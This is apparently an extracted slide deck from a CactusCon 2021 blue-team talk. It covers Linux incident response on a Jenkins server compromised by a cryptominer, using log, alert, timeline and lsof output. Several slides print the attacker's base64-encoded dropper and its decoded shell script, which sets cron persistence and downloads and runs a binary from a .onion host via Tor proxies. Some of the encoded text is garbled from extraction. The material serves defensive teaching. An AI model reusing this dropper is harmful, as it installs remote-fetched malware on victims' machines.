


Linux IR: Windows of Opportunity

CactusCon 2021

Jon Wade

~\$ W

- Blue teamer
- GoDaddy dude
- Miscreant puncher
- Horror fan
- Artsy game enthusiast



~\$ expect

- Who's this for
- What will be covered
- What won't be covered

~\$ linux || windows

- Tooling, tooling, tooling!
 - auditd != Sysmon
 - Powershell script logging is awesome
 - Configuration management
- Malware target
 - Service vs user as prime target

~\$ Simplified Investigation

- Who
 - IP addresses, hostnames, usernames, uids, etc.
- What
 - Actions on intent
- When
 - Date/time
- Where
 - Affected hosts, geolocation info, etc.

~\$ data

- Tie questions to logs/data sources


Who

When

What

```
0.0.0.0 - - [20/Sep/2021:06:57:49 -0700] "GET http://testp2.czar.bielawa.pl/testproxy.php HTTP/1.1" 404 299 "-" "Mozilla/5.0 (Windows NT 5.1; rv:32.0) Gecko/20100101 Firefox/31.0"
0.0.0.0 - - [20/Sep/2021:10:25:23 -0700] "GET / HTTP/1.1" 200 313 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2251.0 Safari/537.36"
```

- MITRE ATT&CK




~\$ data

- Who
 - Process execution logs -> username
 - Network connection logs -> IP address
- What
 - Filesystem logs -> file creation/removal
- When
 - Timestamps in all logs
- Where
 - Network connection logs



~\$ localhost



~\$ systemctl start minerd

9
/ 62

?

Community Score

9 engines detected this file

Oa41993f39bceb9ec674afc0aaf5e39835d57efd7d6fd2a7b9facc5cd4ff0829
e12ec5e41180ff85d4709f5faa245f49.virus

64bits elf

56.88 KB
Size

2020-09-24 13:55:39 UTC
4 months ago

ELF

DETECTION

DETAILS

RELATIONS

CONTENT

SUBMISSIONS

COMMUNITY

Antivirus results on 2020-09-24T13:55:39

Avast	ELF:Miner-DZ [Trj]	AVG	ELF:Miner-DZ [Trj]
Avira (no cloud)	LINUX/BitCoinMiner.nelwy	ClamAV	Unix.Trojan.Coinminer-8349754-0
Cynet	Malicious (score: 85)	DrWeb	Linux.BtcMine.351
F-Secure	Malware.LINUX/BitCoinMiner.nelwy	Fortinet	ELF/Coinminer.5CFDltr
Ikarus	Trojan.Linux.Coinminer	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected

~\$ echo \$'\a'

Showing 11 alerts Selected 0 alerts Take action ▾ Select all 11 alerts Additional filters ▾														
<input type="checkbox"/>				@timestamp ↑	Rule	Method	Severity	Risk Score	event.action	event.category	host.name	user.name	source.ip	destination.ip
<input type="checkbox"/>	>			Jan 31, 2021 @ 17:24:27.724	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
<input type="checkbox"/>	>			Jan 31, 2021 @ 17:24:27.724	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
<input type="checkbox"/>	>			Jan 31, 2021 @ 17:24:27.724	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
<input type="checkbox"/>	>			Jan 31, 2021 @ 17:25:39.513	User Discovery via Whoami	query	low	21	exec	process	jnkies01	jenkins	—	—
<input type="checkbox"/>	>			Jan 31, 2021 @ 17:29:09.786	Proxy Port Activity to the Internet	query	medium	47	connection_attempted	network	jnkies01	jenkins	172.16.2.39	136.243.90.99
<input type="checkbox"/>	>			Jan 31, 2021 @ 17:29:30.770	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
<input type="checkbox"/>	>			Jan 31, 2021 @ 17:29:30.770	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
<input type="checkbox"/>	>			Jan 31, 2021 @ 17:29:30.770	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
<input type="checkbox"/>	>			Jan 31, 2021 @ 17:29:30.770	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
<input type="checkbox"/>	>			Jan 31, 2021 @ 17:29:30.770	Base64 Encoding/Decoding Activity	query	low	21	exec	process	jnkies01	jenkins	—	—
<input type="checkbox"/>	>			Jan 31, 2021 @ 17:30:33.622	Persistence via Kernel Module Modification	query	low	21	exec	process	jnkies01	jenkins	—	—

~\$ pstree -anp



~\$ ps aux

×

☆

Untitled timeline

Description

Notes 0

🔒

📅

Jan 31, 2021 @ 17:22:27.725 → Jan 31, 2021 @ 17:34:27.724

Refresh

⚙️

(user.name: "jenkins" ×)

OR () + Add field

AND Filter

🔍 Search

KQL

🌙 All data sources

+ Add filter

	@timestamp ↑	process.hash.md5	process.executable	process.command_l...	message	event.category	event.action	host.name	source.ip	destination.ip
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.810	7063c3930affe123baecd3...	/bin/bash	-bash	Endpoint process event	process	fork	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.811	—	/var/lib/jenkins/sus	./sus	Endpoint process event	process	exec	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.811	—	/var/lib/jenkins/sus	./sus	Endpoint process event	process	fork	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.811	1e6b1c887c59a315edb7eb...	/bin/sh	sh -c echo SER0TEdZcFhv...	Endpoint process event	process	exec	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.811	1e6b1c887c59a315edb7eb...	/bin/sh	sh -c echo SER0TEdZcFhv...	Endpoint process event	process	fork	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.811	1e6b1c887c59a315edb7eb...	/bin/sh	sh -c echo SER0TEdZcFhv...	Endpoint process event	process	fork	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.811	1e6b1c887c59a315edb7eb...	/bin/sh	sh -c echo SER0TEdZcFhv...	Endpoint process event	process	fork	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.811	—	/var/lib/jenkins/sus	—	Endpoint file event	file	deletion	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.813	7063c3930affe123baecd3...	/usr/bin/bash	bash	Endpoint process event	process	exec	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.813	1e6b1c887c59a315edb7eb...	/bin/sh	sh -c echo SER0TEdZcFhv...	Endpoint process event	process	end	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.814	81ddf3d1d8e681d2292183...	/usr/bin/base64	base64 -d	Endpoint process event	process	exec	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.814	81ddf3d1d8e681d2292183...	/usr/bin/base64	base64 -d	Endpoint process event	process	end	jenkins01	—	—
> 🔍 🗨️ 📌	Jan 31, 2021 @ 17:22:31.814	7063c3930affe123baecd3...	/usr/bin/bash	bash	Endpoint process event	process	fork	jenkins01	—	—

25

of 898 events

< 1 2 3 4 5 ... 36 >

🕒 Updated 21 seconds ago

~\$ sleep 10

- Quick analysis of that base64 decode
 - Chattr to remove immutable bit on directory
 - Chattr to remove immuatble bit on contents of directory
 - Test if file exists, if it does remove it
 - Test if directory exists and if not, make it

```
1 sh -c echo SER0TEdZcFhvTkpWamNPVct0V0VJSldZTyt2ZUREK2Z0eW5MQlRYT01wRmw4anVyM1RQbXVXQ1FGdklTQzF0MgpjaGF0dHlgLWkgL3RtcC8uWDEuLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTETdW5peApbIC1mIC90bXAvLlgxMS11bm14IF0gJiYgcm0gLWYgL3RtcC8uWDEuLXVuaXggClsgLWQgL3RtcC8uWDEuLXVuaXggXSB8fCBta2RpciAtcCAvdG1wLy5YMTETdW5peAo=|base64 -d|bash
2
3 HDtLGypXoNJVjcOT+tWEIJWYO+veDD+ftynLBTX0MpFl8jur3TPmuWCQFvISC1t2
4 chattr -i /tmp/.X11-unix
5 chattr -Ri /tmp/.X11-unix
6 [ -f /tmp/.X11-unix ] && rm -f /tmp/.X11-unix
7 [ -d /tmp/.X11-unix ] || mkdir -p /tmp/.X11-unix
8
```

~\$ pstree -anp



~\$ ls -f

 + Add filter

<div><div><div></div><div></div><div></div></div><div>@timestamp ↑</div><div>process.executable</div><div>message</div><div>event.category</div><div>event.action</div><div>file.path</div><div>host.name</div><div>user.name</div></div>												
>					Jan 31, 2021 @ 17:22:31.811	/var/lib/jenkins/sus	Endpoint file event	file	deletion	/var/lib/jenkins/sus	jnkies01	jenkins
>					Jan 31, 2021 @ 17:22:31.818	/var/lib/jenkins/sus	Endpoint file event	file	creation	/tmp/.X11-unix/00	jnkies01	jenkins
>					Jan 31, 2021 @ 17:22:31.847	/usr/bin/crontab	Endpoint file event	file	creation	/var/spool/cron/crontabs/tmp.WMGc15	jnkies01	jenkins
>					Jan 31, 2021 @ 17:22:31.854	/usr/bin/crontab	Endpoint file event	file	rename	/var/spool/cron/crontabs/jenkins	jnkies01	jenkins
>					Jan 31, 2021 @ 17:23:37.990	/usr/bin/crontab	Endpoint file event	file	rename	/var/spool/cron/crontabs/jenkins	jnkies01	jenkins
>					Jan 31, 2021 @ 17:23:46.331	/usr/bin/bash	Endpoint file event	file	creation	/var/lib/jenkins/l	jnkies01	jenkins
>					Jan 31, 2021 @ 17:23:46.334	/usr/bin/rm	Endpoint file event	file	deletion	/var/lib/jenkins/l	jnkies01	jenkins
>					Jan 31, 2021 @ 17:23:46.355	/usr/bin/apt-get	Endpoint file event	file	creation	/tmp/clearsigned.message.5qL6j2	jnkies01	jenkins
>					Jan 31, 2021 @ 17:23:46.356	/usr/bin/apt-get	Endpoint file event	file	deletion	/tmp/clearsigned.message.5qL6j2	jnkies01	jenkins
>					Jan 31, 2021 @ 17:23:46.359	/usr/bin/apt-get	Endpoint file event	file	creation	/tmp/clearsigned.message.bCotl2	jnkies01	jenkins
>					Jan 31, 2021 @ 17:23:46.359	/usr/bin/apt-get	Endpoint file event	file	deletion	/tmp/clearsigned.message.bCotl2	jnkies01	jenkins
>					Jan 31, 2021 @ 17:23:46.363	/usr/bin/apt-get	Endpoint file event	file	creation	/tmp/clearsigned.message.8MIsj2	jnkies01	jenkins
>					Jan 31, 2021 @ 17:23:46.363	/usr/bin/apt-get	Endpoint file event	file	deletion	/tmp/clearsigned.message.8MIsj2	jnkies01	jenkins

~\$ crontab -l


```
{  
  "path": "/var/spool/cron/crontabs/jenkins",  
  "hour": "*",  
  "month": "*",  
  "event": "",  
  "day_of_month": "*",  
  "command": "/var/lib/jenkins/.unixdb.sh > /dev/null 2>&1 &",  
  "minute": "20",  
  "day_of_week": "*"  
}
```

```
# osquery.result.unix_time      1,612,139,359  
  
t related.hosts                86f9f4b7-7f2e-42e8-8bee-6b0d33a38e65  
  
t rule.name                    pack/linux_collection/crontab  
  
t service.type                 osquery
```


~\$ cat !\$

```
1 #!/bin/bash
2 exec &>/dev/null
3 echo HdtLGYPx0NJVjCOT+tWEIJWYO+veDD+ftynLBTXOMpFl8jur3TPmuWCQFvISC1t2
4 echo SER0TEdZcFhvTkpwamNPVct0V0VJSldZTyt2ZUREK2Z0eW5MQLRYT0lwRmw4anVyM1RQbXVXQ1F6dklTQzF0MgpleGvjICY+L2Rldi9udWxsCmV4cG9ydCB0QQVRIPSRRQQVRI0iRIT01F0i9iaW46L3NiaW46L3Vzci9iaW46L3Vzci9zYmLu0i9lc3IvbG9jYWwvYmLu0i9lc3IvbG9jYWwvc2JpbgOKZD0kKGdyZXAgeDokKGLkI
C11KTogL2V0Yy9wYXNzd2R5Y3V0IC1k0iAtZjYpCmM9JChLY2hvICJjdXJsIC00ZnNTTgtBLSAtbTIwMCIpCnQ9JChLY2hvICJ1bml4ZGJudWFkeG13dG9iIikKCnNvY2t6KCkgewpuPShkbnMuaG9zdHV4Lm5ldCBkbnuMuZG5zLW92ZXItaHR0cHMuy29tIHVuY2Vuc29yZWQubHV4MS5kbnuMubml4bmV0Lnh5eiBkbnMucnViewZpc2g
uY24gZG5zLnR3bmljLnR3IGRvaC5jZW50cmFsZXUucGktZG5zLmNvbSBkb2guZG5zLnNiIGRvaC1maS5ibGFoZG5zLmNvbSBmaS5kb2guZG5zLnNub3B5dG9yY2Vuc29yZWQubHV4MS5kbnuMubml4bmV0Lnh5eiBkbnMucnViewZpc2g
2Nrcy5pbjIpCnM9JCGkYyBodHRwc2ovLyR7b1skKCh5ET00MTIpKV19LyRwIHwgZ3JlcCAtb0UgIlxiKFswLTldezEsM31cLil7M31bMC05XXsxLDN9XGIiIHx0ciAnICcgJ1xuJ3xzczB3J0IC11UnxoZWFKIC0xKQp9CgpmZXhlKCKgewpmb3IgaSBpbjAkZCAvdG1wIC92YXlvdG1wIC9kZXlYvc2htIC91c3IvYmLuIDtkbyB1Y2h
vIGV4aXQgPiAKaSaS9pICYmIGNobW9kICT4ICRpL2kgJiYgY2QgJGkgJiYgLi9pICYmIHJtIC1mIGkgJiYgYnJlYW5zZG9uZQp9Cgp1KCKgewpzb2NregpmZXhlcmY9L2ludC4kKHVuYW1lIC1tKQp4PS4vJChkYXRlfG1kNXN1bXxjdXQgLWYxIC1kLSkKJGMLXggc29ja3M1aDovLyRz0jkwNTAgJHQu25pb24kZiAtbyR4IHx8ICRjI
CQxJG9yZG1W8keApjaG1vZCAreCAkeDskeDtybSAAtZiAkeAp9CgpmB3IgaCBpbjB0b3Iyd2ViLmluIHRvcjJ3ZWlud2Vuc29yZWQubHV4MS5kbnuMubml4bmV0Lnh5eiBkbnMucnViewZpc2g
=|base64 -d|bash
5
6
7
8
9 HdtLGYPx0NJVjCOT+tWEIJWYO+veDD+ftynLBTXOMpFl8jur3TPmuWCQFvISC1t2
10 exec &>/dev/null
11 export PATH=$PATH:$HOME:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
12
13 d=$(grep x:${id -u}: /etc/passwd|cut -d: -f6)
14 c=$(echo "curl -4fsSLkA- -m200")
15 t=$(echo "unixdbnuadxmwtob")
16
17 sockz() {
18 n=(dns.hostux.net dns.dns-over-https.com uncensored.lux1.dns.nixnet.xyz dns.rubyfish.cn dns.twnic.tw doh.centraieu.pi-dns.com doh.dns.sb doh-fi.blahdns.com fi.doh.dns.snopyta.org dns.flatuslifir.is doh.li dns.digitale-gesellschaft.ch)
19 p=$(echo "dns-query?name=relay.tor2socks.in")
20 s=$(($c https://{n{${RANDOM%12}}})/$p | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" |tr ' ' '\n'|sort -uR|head -1)
21 }
22
23 fexe() {
24 for i in $d /tmp /var/tmp /dev/shm /usr/bin ;do echo exit > $i/i && chmod +x $i/i && cd $i && ./i && rm -f i && break;done
25 }
26
27 u() {
28 sockz
29 fexe
30 f=/int.$(uname -m)
31 x=./$(date|md5sum|cut -f1 -d-)
32 $c -x socks5h://$s:9050 $t.onion$f -o$x || $c $1$f -o$x
33 chmod +x $x;$x;rm -f $x
34 }
35
36 for h in tor2web.in tor2web.ch tor2web.io tor2web.to tor2web.su
37 do
38 if ! ls /proc/$(head -1 /tmp/.X11-unix/00)/status; then
39 u $t.$h
40 else
41 break
42 fi
43 done
44 █
45
```

~\$ pstree -anp



~\$ lsof -Pni

~\$ lsof -Pni

~\$ lsof -Pni

```
02/01/2021-00:23:24.768824 [**] [1:2013028:5] ET POLICY curl User-Agent Outbound [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 172.16.2.39:44410 -> 172.67.75.172:80
02/01/2021-00:23:25.172591 [**] [1:2027703:1] ET POLICY Socks5 Proxy to Onion (set) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:55758 -> 188.127.230.151:9050
02/01/2021-00:23:31.453093 [**] [1:2027703:1] ET POLICY Socks5 Proxy to Onion (set) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:55760 -> 188.127.230.151:9050
02/01/2021-00:23:32.708764 [**] [1:2000418:16] ET POLICY Executable and linking format (ELF) file download [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 188.127.230.151:9050 -> 172.16.2.39:55760
02/01/2021-00:26:34.795329 [**] [1:2027703:1] ET POLICY Socks5 Proxy to Onion (set) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:37074 -> 185.106.122.10:9050
02/01/2021-00:26:40.957488 [**] [1:2000418:16] ET POLICY Executable and linking format (ELF) file download [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 185.106.122.10:9050 -> 172.16.2.39:37074
02/01/2021-00:26:42.851270 [**] [1:2024792:4] ET POLICY Cryptocurrency Miner Checkin [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:60970 -> 136.243.90.99:8080
```

~\$ sleep 60

- Recap
 - Shell scripts spawning lots of children
 - Base64 decoding
 - Crontab setup for persistence
 - Executable dropped for scanning
 - Executable dropper for cryptomining

~\$ lsof -h

- Linux swiss-army knife
- Stop getting on hosts to run commands
 - No really. Stop it
- Consider any other EDR/command execution tool
 - Velociraptor
 - Salt/Ansible

~\$ lsof -Pni

```
tracpath 67674      jenkins 486u  IPv4 1315713      0t0  TCP 172.16.2.39:43848->172.21.68.193:5432 (SYN_SENT)
tracpath 67674      jenkins 487u  IPv4 1315734      0t0  TCP 172.16.2.39:52880->172.21.68.214:5432 (SYN_SENT)
tracpath 67674      jenkins 488u  IPv4 1315727      0t0  TCP 172.16.2.39:49996->172.21.68.207:5432 (SYN_SENT)
tracpath 67674      jenkins 489u  IPv4 1315662      0t0  TCP 172.16.2.39:57090->172.21.68.142:5432 (SYN_SENT)
tracpath 67674      jenkins 490u  IPv4 1315714      0t0  TCP 172.16.2.39:54430->172.21.68.194:5432 (SYN_SENT)
tracpath 67674      jenkins 491u  IPv4 1315743      0t0  TCP 172.16.2.39:32812->172.21.68.223:5432 (SYN_SENT)
tracpath 67674      jenkins 492u  IPv4 1315720      0t0  TCP 172.16.2.39:52066->172.21.68.200:5432 (SYN_SENT)
tracpath 67674      jenkins 493u  IPv4 1315740      0t0  TCP 172.16.2.39:54014->172.21.68.220:5432 (SYN_SENT)
tracpath 67674      jenkins 494u  IPv4 1315532      0t0  TCP 172.16.2.39:56224->172.21.68.12:5432 (SYN_SENT)
tracpath 67674      jenkins 495u  IPv4 1315744      0t0  TCP 172.16.2.39:44900->172.21.68.224:5432 (SYN_SENT)
tracpath 67674      jenkins 496u  IPv4 1315769      0t0  TCP 172.16.2.39:48952->172.21.68.249:5432 (SYN_SENT)
